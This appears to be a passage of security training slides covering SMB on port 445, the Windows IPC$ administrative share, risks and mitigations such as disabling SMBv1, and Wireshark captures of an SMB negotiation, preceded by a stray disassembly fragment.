0041B5C3 lea     eax, [ebp+NumberOfBytesWritten]
0041B5C6 push     eax                ; lpNumberOfBytesWritten
0041B5C7 push     esi                ; nNumberOfBytesToWrite
0041B5C8 push     [ebp+lpBuffer]        ; lpBuffer
0041B5CB push     edi                ; hFile
0041B5CC call     ds:WriteFile
0041B5D2 test     eax, eax
0041B5D4 jz      short loc_41B5DC
```

Port 445: Overview, Use Cases, and Security Risks

1. What is Port 445?

1. TCP/UDP port used by the Server Message Block (SMB) protocol
2. Facilitates file, printer, and named pipe sharing in Windows networks

2. Port 445 Use Cases

1. File and printer sharing between Windows devices
2. Remote administration of network devices
3. Communication with Active Directory services

3. Security Risks

1. Vulnerable to unauthorized access if not properly secured
2. Exploitation of SMB vulnerabilities (e.g., WannaCry and NotPetya ransomware attacks)
3. Potential for information leakage if SMB traffic is not encrypted

4. Mitigating Security Risks

1. Use firewalls to restrict access to Port 445
2. Disable SMBv1 and use SMBv2 or SMBv3 with encryption
3. Keep systems updated with the latest security patches



Understanding IPC\$ in Windows Networking

1.What is IPC\$?

1. IPC\$ stands for Inter-Process Communication (IPC) Share
2. It is a hidden administrative share in Windows operating systems

2.IPC\$ Basics

1. Facilitates communication between processes on the same or different computers
2. Implemented using the Server Message Block (SMB) protocol

3.Role of IPC\$ in Windows Networking

1. Enables remote administration and management of resources
2. Provides a mechanism for authentication and authorization

4.Security Considerations

1. IPC\$ can potentially be exploited by attackers
2. Ensure proper security measures to mitigate risks

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.10	192.168.0.11	TCP	66	57162 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	1.075804	192.168.0.11	192.168.0.10	TCP	66	445 → 57162 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
<						
> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0 > Ethernet II, Src: QuantaCo_bb:58:4a (d8:c4:97:bb:58:4a), Dst: Dell_ba:69:8f (f4:8e:38:ba:69:8f) > Internet Protocol Version 4, Src: 192.168.0.10, Dst: 192.168.0.11 > Transmission Control Protocol, Src Port: 57162, Dst Port: 445, Seq: 0, Len: 0						

No.	Time	Source	Destination	Protocol	Length	Info
5	1.081271	192.168.0.10	192.168.0.11	SMB	142	Negotiate Protocol Request
<						
> Frame 5: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0 > Ethernet II, Src: QuantaCo_bb:58:4a (d8:c4:97:bb:58:4a), Dst: Dell_ba:69:8f (f4:8e:38:ba:69:8f) > Internet Protocol Version 4, Src: 192.168.0.10, Dst: 192.168.0.11 > Transmission Control Protocol, Src Port: 57162, Dst Port: 445, Seq: 1, Ack: 1, Len: 88 > NetBIOS Session Service						
> SMB (Server Message Block Protocol) <ul style="list-style-type: none"> > SMB Header > Negotiate Protocol Request (0x72) <ul style="list-style-type: none"> Word Count (WCT): 0 Byte Count (BCC): 49 > Requested Dialects <ul style="list-style-type: none"> > Dialect: LANMAN1.0 > Dialect: LM1.2X002 > Dialect: NT LANMAN 1.0 > Dialect: NT LM 0.12 						

Q & A

